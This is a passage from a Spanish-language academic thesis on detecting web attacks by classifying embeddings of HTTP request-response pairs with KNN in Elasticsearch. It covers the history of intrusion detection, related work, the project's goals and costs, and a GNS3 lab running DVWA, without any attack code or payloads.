Elasticsearch es un motor de búsqueda y análisis de datos de código abierto basado en Apache Lucene. A diferencia de las bases de datos relacionales tradicionales, que almacenan datos en tablas y realizan búsquedas recorriendo registros, Elasticsearch construye índices invertidos que permiten localizar información de forma casi instantánea. En su versión más reciente ha incorporado soporte nativo para búsqueda vectorial densa mediante el tipo de dato *dense_vector*, lo que lo convierte en una base de datos vectorial capaz de almacenar vectores de alta dimensión y realizar búsquedas de similitud sobre ellos de forma eficiente.

Elasticsearch fue instalado en local utilizando un Docker conectado al puerto 9200. Fue necesario modificar el archivo de configuración elasticsearch.yml para desactivar la seguridad y el cifrado SSL, permitir conexiones desde cualquier dirección de la máquina y configurar los umbrales de disco. Además se configuraron ciertos parámetros como la RAM dedicada al programa para que no consumiera muchos recursos del ordenador. En este proyecto almacena los embeddings del corpus de datos y realiza la clasificación KNN.

Figura 8. Logo de Elasticsearch [8]

Internamente, Elasticsearch utiliza el algoritmo HNSW (*Hierarchical Navigable Small World*) para indexar y buscar vectores de forma eficiente. En lugar de comparar el vector de consulta contra todos los documentos del índice, HNSW construye durante la indexación un grafo donde cada vector está conectado a sus vecinos más cercanos. Esto convierte la búsqueda de similitud de un proceso lineal en uno significativamente más rápido, a costa de una pequeña aproximación en el resultado, controlada por el parámetro num_candidates de la query KNN

Capítulo 3. ESTADO DE LA CUESTIÓN

El origen de la ciberseguridad no se entiende sin el nacimiento de internet. Internet surge en los años 60 con un proyecto militar llamado ARPANET, una red de comunicaciones militar y científica descentralizada. Su objetivo principal era garantizar que la información sobreviviera intacta incluso si una parte del sistema era destruida por un ataque nuclear. En sus inicios era una red cerrada y se entendía que nadie iba a utilizarla con fines malévolos, ya que todo el mundo que tenía acceso era de confianza.

Figura 9. Logo de ARPANET [9]

El problema empezó a crecer y abrirse a más público. En 1988 sucedió el primer gran incidente: el Gusano Morris. Robert Morris, un estudiante de la Universidad de Cornell, lanzó sin querer, el primer *malware* de la historia que se propagó de forma autónoma por la red, infectando miles de máquinas. Robert, no buscaba destruir datos, sino medir el tamaño de la red. Un gusano es un *malware* diseñado para copiarse a sí mismo de forma automática y propagarse a través de las redes, sin necesidad que una persona intervenga. El Gusano de Morris intentaba comprobar si una máquina ya estaba infectada para no volver a hacerlo. Sin embargo, su algoritmo era defectuoso, lo que provocaba que se multiplicara sin control dentro de un mismo equipo. Esto causó que los equipos infectados consumieran muchos recursos y terminaran sobrecargados, quedando inutilizables.

A raíz de ese incidente, el gobierno americano creó el primer CERT (Computer Emergency Response Team) para coordinar respuestas ante incidentes de seguridad. Y así, casi por necesidad, nació la ciberseguridad como disciplina.

Tras el Gusano Morris, durante los años noventa las amenazadas fueron creciendo y evolucionando en paralelo a la expansión de internet. Aparecieron los primeros virus que se propagaban a través de archivos ejecutables y disquetes, y más tarde a través de correo electrónico.

Con la aparición de la comercialización vía internet, el dinero empezó a fluir por la red. Esto supuso que el perfil del atacante cambiase. Lo que empezó siendo algo de aficionados curiosos que querían molestar a las personas por internet, se convirtió en una disciplina criminal organizada. A finales de los noventa y principios de los dos mil aparecieron los primeros troyanos diseñados con el fin de robar credenciales de cuentas bancarias y contraseñas.

Con esto nacieron los sistemas de detección de intrusiones (IDS, *Intrusion Detection System*).

3.1 EVOLUCIÓN DE LOS SISTEMAS DE DETECCIÓN DE INTRUSIONES

Los primeros sistemas de detección de intrusiones no surgieron de la nada. Como todo, debió tener una base teórica previa. En 1980, James P. Anderson publicó un informe técnico para la Fuerza Aérea de los Estados Unidos [10] en el que proponía analizar de forma automatizada los registros de auditoría de los sistemas para identificar comportamientos anómalos. No era un sistema funcional, sino un modelo conceptual, pero fue el primero en plantear que la detección de intrusiones podía automatizarse.

Siete años después, Dorothy Denning implemento dicho modelo matemático publicado en IEEE Transactions on Software Engineering [11]. Esta propuesta establecía que el comportamiento de un usuario podía modelarse estadísticamente de tal manera que cualquier

desviación respecto al modelo, se considerase sospechosa. Este trabajo sentó las bases teóricas y es considerado como el punto de partida de los IDS modernos.

La expansión de internet y el crecimiento de los ataques, provocó que los IDS dejarán de ser conceptos académicos, para convertirse en productos reales. En 1999 apareció Snort [12], un IDS de código abierto. El funcionamiento de Snort era simple, comparaba el tráfico de red con una base de datos de firmas de ataques conocidas. Cuando el software detectaba coincidencias, generaba una alerta. Era simple, flexible y gratuito.

Figura 10. Logo de Snort [10]

Con el tiempo, la comunidad fue distinguiendo dos grandes familias de IDS. Por un lado, los NIDS o *Network Intrusion Detection Systems*, que monitorizan el tráfico que circula por la red y son capaces de detectar ataques dirigidos a múltiples dispositivos simultáneamente. Por otro, los HIDS o *Host Intrusion Detection Systems*, que se instalan en un equipo concreto y analizan su actividad interna: llamadas al sistema, accesos a archivos, cambios en la configuración. Ambos enfoques son complementarios y muchos entornos empresariales los combinan.

No obstante, estos sistemas presentaban una limitación. Cuando el ataque a detectar era conocido previamente y bien caracterizado, los sistemas lo detectaban con precisión. Pero cualquier variante nueva, técnicas de evasión o ataque nuevo, que no estuvieran recogidos en las bases de datos, pasarían completamente desapercibidos.

Esta limitación provocaba un esfuerzo constante en mantener las bases de datos actualizadas y suponían que los sistemas de defensa siempre estuvieran un paso por detrás del atacante. Esta limitación fue la que impulsó la búsqueda de enfoques alternativos basados en aprendizaje automático.

3.2 ENFOQUES ACTUALES EN DETECCIÓN DE INTRUSIONES

La búsqueda de alternativas a los sistemas basados en firmas llevó a la comunidad investigadora a explorar el aprendizaje automático como mecanismo de detección. En lugar de definir manualmente que constituía un ataque, dejar que un modelo aprendiera por sí solo a distinguir tráfico malicioso del legítimo.

Los primeros trabajos en este enfoque aplicaron modelos de *machine learning* al problema. Random Forest, Support Vector Machines o Naive Bayes, eran algunas de las técnicas que se encargaban de entrenar conjuntos de datos etiquetados. El dataset de referencia durante esta etapa fue el KDD Cup 99 [14], generado a partir de capturas de red en un entorno simulado del MIT. Los trabajos dieron resultados con tasas de detección superiores al 99%. A priori genero optimismo en la comunidad, pero con el paso de los años se cuestionó la validez de estas métricas, señalando posibles redundancias en el propio dataset que inflasen artificalmente los resultados.

La Universidad de New Brunswick desarrolló el dataset CICIDS2017 [15], generado con tráfico más realista y una mayor variedad de tipos de ataque. Este conjunto de datos se ha convertido progresivamente en la referencia predominante en la literatura reciente, sustituyendo al KDD Cup como banco de pruebas estándar.

Con la llegada del *deep learning*, los enfoques ganaron en complejidad y capacidad de representación. Las redes neuronales convolucionales (CNN) demostraron ser capaces de identificar patrones locales en el tráfico de red, de forma similar a como detectan bordes en una imagen. Las redes recurrentes (LSTM), por su parte, resultaron especialmente adecuadas para capturar dependencias temporales en secuencias de paquetes. Más tarde se combinaron

ambas arquitecturas CNN-LSTM que demostraron mejores resultados a los enfoques basados en una sola.

Esta evolución tecnológica trajo en sí un debate entre los sistemas de detección por firmas y la detección de anomalías. Los sistemas basados en firmas identifican ataques conocidos con alta precisión y muy pocos falsos positivos, pero no pueden detectar amenazas nuevas. Los sistemas de detección de anomalías, en cambio, modelan el comportamiento normal del tráfico y alertan ante cualquier desviación significativa. Su ventaja es que, en principio, pueden detectar ataques nunca vistos. Su inconveniente es que generan más falsos positivos y son más difíciles de ajustar en entornos de producción reales. En la práctica, muchos sistemas actuales combinan ambos enfoques, utilizando firmas para los ataques conocidos y modelos de anomalías para el resto.

Característica	Detección por firmas	Detección por anomalías
Principio	Compara el tráfico con patrones de ataques conocidos	Modela el comportamiento normal y alerta ante desviaciones
Precisión en ataques conocidos	Media	Media
Detección de ataques nuevos	No	Sí
Falsos positivos	Bajos	Altos
Mantenimiento	Requiere actualización constante de la base de firmas	Se adapta al comportamiento de la red
Interpretabilidad	Alta, la alerta siempre tiene una firma asociada	Baja, difícil de explicar por qué algo es anómalo

Ejemplos	Snort, Suricata	Modelos ML/DL, detección estadística

Tabla 1. Comparativa detección por firmas vs detección por anomalías

3.3 LÍNEAS EMERGENTES DE INVESTIGACIÓN

En los últimos años, la investigación en detección de intrusiones ha dejado de centrarse exclusivamente en mejorar la precisión de los clasificadores para abrirse a preguntas más amplias. Algunas de estas preguntas son: ¿Cómo construir sistemas que funcionen bien en entornos reales y no solo en *datasets* de laboratorio? ¿Cómo hacer que los modelos sean interpretables para los analistas que tienen que confiar en ellos? ¿Cómo proteger la privacidad de las organizaciones que comparten datos para entrenar modelos conjuntos? ¿Cómo detectar ataques que nunca se han visto antes?

No se trata de una única línea de trabajo sino de varios frentes abiertos en paralelo, cada uno tratando de resolver un problema distinto que los enfoques anteriores no habían sabido abordar. Entre las más relevantes destacan la inteligencia artificial explicable, las redes neuronales de grafos, la robustez adversarial y la aplicación de técnicas de procesamiento del lenguaje natural al análisis de tráfico de red.

La inteligencia artificial explicable, conocida por sus siglas en inglés XAI, se utiliza para ayudar a entender al analista de seguridad, el porqué de los resultados de detección. Los modelos de aprendizaje profundo son cajas negras. Cuando el analista recibe una alerta necesita entender porque el sistema ha considerado ese tráfico como malicioso, no solo saber que lo es. Técnicas como SHAP (SHapley Additive exPlanations) o LIME (Local Interpretable Model-agnostic Explanations) permiten identificar qué características del tráfico han contribuido más a la decisión del modelo. Sin esa explicación, la confianza en el sistema es limitada y la respuesta ante el incidente puede ser inadecuada.

Las redes neuronales de grafos representan otro enfoque diferente. La mayor parte de los IDS tradicionales, analizan el tráfico como una secuencia de flujos o paquetes independientes. Las redes de grafos cambian esa perspectiva. En lugar de ver el tráfico como una secuencia, lo representan como un mapa de relaciones: los dispositivos de la red son nodos y las comunicaciones entre ellos son las conexiones que los unen. De esta forma, el modelo no solo analiza qué hace cada dispositivo por separado, sino cómo se relacionan entre sí. Este enfoque ayuda a detectar patrones de comportamiento que surgen de observar a la red en su conjunto y no un único flujo de tráfico.

Por último, la aplicación de técnicas de procesamiento del lenguaje natural al análisis de tráfico de red es la línea más directamente relacionada con el presente proyecto. La intuición de fondo es que los ataques web dejan una huella en el contenido textual de las peticiones HTTP, y que esa huella puede analizarse de forma semántica de la misma manera que un modelo de lenguaje analiza cualquier otro tipo de texto. Trabajos como HTTP2vec [16] y Sec2Vec [17] han demostrado que los embeddings de peticiones HTTP contienen información suficiente para discriminar entre tráfico legítimo y malicioso.

HTTP2vec propone utilizar modelos de lenguaje basados en Doc2Vec para generar representaciones vectoriales de peticiones HTTP completas, tratando cada petición como si fuera un documento de texto. Su enfoque es no supervisado: el modelo se entrena únicamente con tráfico legítimo y detecta los ataques como desviaciones respecto al comportamiento normal aprendido. Esto tiene la ventaja de no requerir datos etiquetados, pero implica que el sistema no es capaz de identificar a qué categoría concreta pertenece un ataque, solo que algo es anómalo.

Sec2Vec sigue una filosofía similar, pero amplía el foco. Además de las peticiones HTTP, incorpora también URLs maliciosas como objeto de análisis, generando embeddings que capturan patrones de anomalía tanto en el contenido de las peticiones como en las propias direcciones web. Al igual que HTTP2vec, su enfoque es no supervisado y está orientado a la detección de anomalías en sentido amplio, sin clasificar el tipo de ataque concreto.

Es en esta última línea donde se enmarca el presente proyecto, cuyas particularidades respecto a los trabajos existentes se discuten a continuación.

Capítulo 4. DEFINICIÓN DEL TRABAJO

4.1 JUSTIFICACIÓN

Los sistemas de detección de intrusiones han evolucionado considerablemente desde los primeros modelos basados en firmas descritos en el capítulo 3. Sin embargo, la industria sigue dependiendo en gran medida de soluciones que requieren un mantenimiento constante de bases de datos de reglas, actualizadas manualmente cada vez que aparece una nueva variante de ataque. Esta rigidez estructural implica que los sistemas defensivos van siempre un paso por detrás del atacante: hasta que una nueva técnica no está catalogada y su firma no está disponible, el sistema no puede detectarla.

Este proyecto se enmarca en la línea de investigación de la representación semántica del tráfico de red como alternativa a las firmas estáticas. La idea de fondo es tratar los paquetes de red como texto y analizar su contenido mediante técnicas de procesamiento del lenguaje natural, de modo que el sistema aprenda a reconocer patrones de ataque por su significado semántico y no por su coincidencia exacta con una regla predefinida.

HTTP2vec o Sec2Vec son proyectos consolidados en esta línea, sin embargo, nuestro proyecto propone un enfoque diferente en varios puntos.

4.1.1 ENFOQUE SUPERVISADO

El sistema desarrollado propone un sistema supervisado, donde los datos introducidos a la base de datos del modelo son previamente etiquetados. Los sistemas analizados anteriormente, entrenan únicamente con tráfico legítimo y detectan desviaciones respecto al comportamiento normal aprendido.

En nuestro sistema, cada documento indexado lleva una etiqueta de categoría concreta, lo que permite no solo detectar anomalías, sino clasificarlas.

En un entorno operativo real, esta distinción tiene implicaciones directas sobre la respuesta que debe activarse ante una alerta, y convierte el sistema en una herramienta de clasificación y no solo de detección.

4.1.2 ANÁLISIS DEL PAR REQUEST-RESPONSE COMO UNIDAD SEMÁNTICA

El sistema desarrollado propone la siguiente particularidad. No solo analiza el request, sino el par request-response como unidad. La mayoría de los trabajos se centran exclusivamente en el contenido de la petición HTTP, ignorando la respuesta del servidor. Sin embargo, la respuesta aporta información semántica adicional de gran valor, permitiendo inferir si el ataque tuvo éxito.

4.1.3 USO DE UN MODELO DE EMBEDDINGS DE PROPÓSITO GENERAL

El proyecto propone en lugar de entrenar un modelo de embeddings específicamente diseñado para tráfico de red, emplea un modelo de propósito general, concretamente text-embedding-3-small de OpenAI. Esta es quizás la decisión de diseño más diferenciadora respecto al estado del arte: la hipótesis de partida es que la riqueza semántica de un modelo entrenado sobre enormes corpus de texto general es suficiente para discriminar entre categorías de ataque web, sin necesidad de un proceso de entrenamiento especializado sobre tráfico de red.

4.1.4 CORPUS DE DATOS PROPIO GENERADO EN ENTORNO REAL CONTROLADO

Por último, todo el tráfico empleado en este proyecto fue generado y capturado en un entorno de red propio, construido específicamente para el proyecto mediante GNS3 y VirtualBox. La mayoría de los trabajos en este ámbito validan sus propuestas sobre datasets públicos como KDD Cup 99 o CICIDS2017, cuyas limitaciones metodológicas han sido ampliamente documentadas en la literatura. Generar el corpus de datos en un entorno controlado propio garantiza la trazabilidad completa de cada captura, permite verificar la independencia estadística entre los conjuntos de entrenamiento y evaluación, y añade un componente de realismo que los *benchmarks* estándar no siempre proporcionan.

4.2 OBJETIVOS

El proyecto persigue los siguientes objetivos:

El primero es demostrar la viabilidad de un sistema de detección de intrusiones basado en análisis semántico de tráfico HTTP, estableciendo como umbral de referencia una *accuracy* media global superior al 80% en la clasificación de los cinco tipos de tráfico estudiados.

El segundo es construir un corpus de datos de entrenamiento y evaluación real, generado en un entorno de red propio, con garantías de independencia estadística entre ambos conjuntos y con suficiente variedad semántica para que los resultados sean representativos.

El tercero es analizar las propiedades y limitaciones del enfoque semántico adoptado, identificando qué tipos de ataque son detectables mediante análisis de contenido y cuáles presentan limitaciones inherentes al enfoque, como los ataques de inyección ciega basados en tiempo.

4.3 METODOLOGÍA

El proyecto sigue una metodología iterativa organizada en cuatro fases. La primera fase comprende el diseño y despliegue del entorno experimental: la topología de red en GNS3, la configuración de las máquinas virtuales, el despliegue de DVWA y la verificación de la captura de tráfico con tcpdump y Wireshark.

La segunda fase abarca la generación del corpus de datos: el desarrollo de los 30 scripts de automatización de ataques, la captura de los archivos pcap de entrenamiento y evaluación, y la verificación de la independencia entre ambos conjuntos.

La tercera fase corresponde al desarrollo del pipeline completo: el preprocesado de los archivos pcap con Scapy, la generación de embeddings con la API de OpenAI, el indexado en Elasticsearch y la implementación del evaluador KNN.

La cuarta fase comprende la experimentación y el análisis de resultados: la evaluación del sistema en las tres etapas de crecimiento del índice, el experimento de generalización ante ataques de mayor complejidad, el experimento de ablación de rutas URL y el análisis del score coseno como indicador de confianza.

4.4 PLANIFICACIÓN Y ESTIMACIÓN ECONÓMICA

Los costes del proyecto se dividen en tres categorías. En primer lugar, los costes de infraestructura de software, que en este caso son nulos dado que todas las herramientas empleadas son de código abierto y gratuitas: GNS3, VirtualBox, Ubuntu, Docker, Caddy, Samba, Elasticsearch y Python. En segundo lugar, el coste de la API de OpenAI para la generación de embeddings, que depende del número de tokens procesados. Con el volumen de datos del proyecto, aproximadamente 1208 documentos de entrenamiento más 693 de evaluación, el coste estimado de las llamadas a la API es inferior a 5 euros en total. En tercer lugar, el coste del tiempo de desarrollo, que estimando una dedicación media de 15 horas semanales durante 8 meses, equivale a aproximadamente 480 horas de trabajo.




Figura 11. Gráfico de Gannt. Elaboración propia.

Capítulo 5. DISEÑO E IMPLEMENTACIÓN DEL SISTEMA Y FLUJO DE DATOS

En este capítulo se describe el diseño del sistema desarrollado y la implementación de su pipeline de datos. Primero se presenta un análisis de los requisitos técnicos que condicionaron las decisiones de diseño. A continuación, se describen de forma progresiva cada uno de los bloques que componen el pipeline, detallando su configuración, las decisiones adoptadas y su evolución a lo largo del desarrollo. El recorrido sigue el flujo natural de los datos: desde el entorno experimental donde se genera y captura el tráfico, pasando por la generación del corpus de datos, el preprocesado, la vectorización e indexado, hasta la clasificación final por KNN.

Antes de abordar el detalle de cada bloque, la visión general del pipeline completo se recoge en la Figura 12




Figura 12. Diagrama completo del pipeline de detección de intrusiones desarrollado. Elaboración propia.

5.1 REQUISITOS DEL SISTEMA

En la presente sección se realiza una breve explicación de los requisitos del sistema.

5.1.1 CAPTURA DE TRÁFICO REAL SIMULADO EN UN ENTORNO DE RED LOCAL CONTROLADO

El sistema debía ser capaz de generar y capturar tráfico HTTP real dentro de una red local en un entorno controlado, seguro y legal. Desde el inicio del proyecto se estableció que no

se emplearían logs sintéticos ni *datasets* preexistentes, sino que todo el tráfico utilizado tanto para el entrenamiento como para la evaluación sería generado y capturado en tiempo real en un entorno de red propio. Este requisito condicionó de forma directa la arquitectura del entorno experimental descrita en la sección 5.2.

5.1.2 GENERACIÓN DE UN VOLUMEN DE DATOS SUFICIENTE

Para que los resultados y conclusiones del proyecto tuvieran validez, era necesario disponer de un volumen de datos representativo en el índice. Este requisito motivó más adelante la automatización de la generación de tráfico mediante scripts Python, dado que la generación manual de ataques hubiera resultado inviable para obtener el volumen necesario.

5.1.3 GARANTÍA DE INDEPENDENCIA ENTRE LOS CONJUNTOS DE ENTRENAMIENTO Y EVALUACIÓN

Un requisito fundamental del sistema era garantizar la independencia estricta entre los datos empleados para el entrenamiento del índice y los empleados para su evaluación. Para ello se estableció que cada archivo pcap debía contener exclusivamente un tipo de ataque, un nivel de dificultad y un propósito, sin mezcla de categorías. Esta separación es la condición necesaria para que las métricas de *accuracy* obtenidas sean estadísticamente válidas, tal y como se verifica en la sección 6.1.

5.2 ARQUITECTURA DEL ENTORNO EXPERIMENTAL

El entorno experimental está compuesto por una red local simulada en GNS3 mediante tres nodos implementados como máquinas virtuales VirtualBox. La Figura 13 muestra la topología desplegada, compuesta por dos equipos finales (PC1 y PC2) y un router central que actúa como intermediario de todas las comunicaciones y punto de captura del tráfico.




Figura 13. Topología de red del entorno experimental desplegado en GNS3. Elaboración propia.

Dispositivo	*Sistema Operativo*	*IP*	*Gateway*	*Rol*
PC1	Ubuntu Desktop 24.04.3 LTS	192.168.10.10	192.168.10.1	Generador de tráfico
PC2	Ubuntu Desktop 24.04.3 LTS	192.168.20.10	192.168.20.1	Servidor DVWA
Router	Ubuntu Server 24.04.4 LTS	192.168.10.1 / 192.168.20.1	—	Enrutamiento y captura

Tabla 2. Configuración de los dispositivos del entorno experimental.

Cada nodo dispone de dos adaptadores de red: un adaptador de tipo UDP Tunnel para la conectividad dentro de la topología GNS3 y un adaptador NAT para el acceso a internet, necesario para la instalación de dependencias y actualizaciones. El router dispone adicionalmente de un adaptador puente que lo conecta directamente con el host Windows, lo que permite compartir archivos entre ambos sistemas.

5.2.1 CONFIGURACIÓN DE RED

La configuración de red de los tres nodos es estática y se gestiona mediante netplan en Ubuntu. En el router se habilitó el reenvío de paquetes entre interfaces mediante el parámetro `net.ipv4.ip_forward=1` en `/etc/sysctl.conf`, lo que permite el enrutamiento entre las subredes 192.168.10.0/24 y 192.168.20.0/24.

Para facilitar la transferencia de los archivos .pcap capturados en el router al host Windows, se configuró el protocolo Samba en el router, exponiendo una carpeta compartida accesible desde el explorador de archivos de Windows introduciendo la dirección IP del router. De esta forma, los archivos de captura quedan disponibles de forma inmediata para su análisis con Wireshark o su incorporación a la siguiente fase del pipeline, el preprocesado con Python.




Figura 14. Carpeta compartida Samba accesible desde el explorador de archivos de Windows, mostrando los archivos .pcap capturados en el router. Elaboración propia.

5.2.2 DESPLIEGUE DE DVWA EN PC2

En PC2 se desplegó DVWA como contenedor Docker expuesto en el puerto 8080. Frente al contenedor se configuró Caddy como proxy inverso en el puerto 80, de modo que PC1 envía sus peticiones al puerto estándar HTTP sin necesidad de especificar un puerto no convencional. Caddy recibe cada petición, abre una nueva conexión hacia el puerto 8080 y reenvía la respuesta de DVWA a PC1, actuando de forma transparente para el cliente.

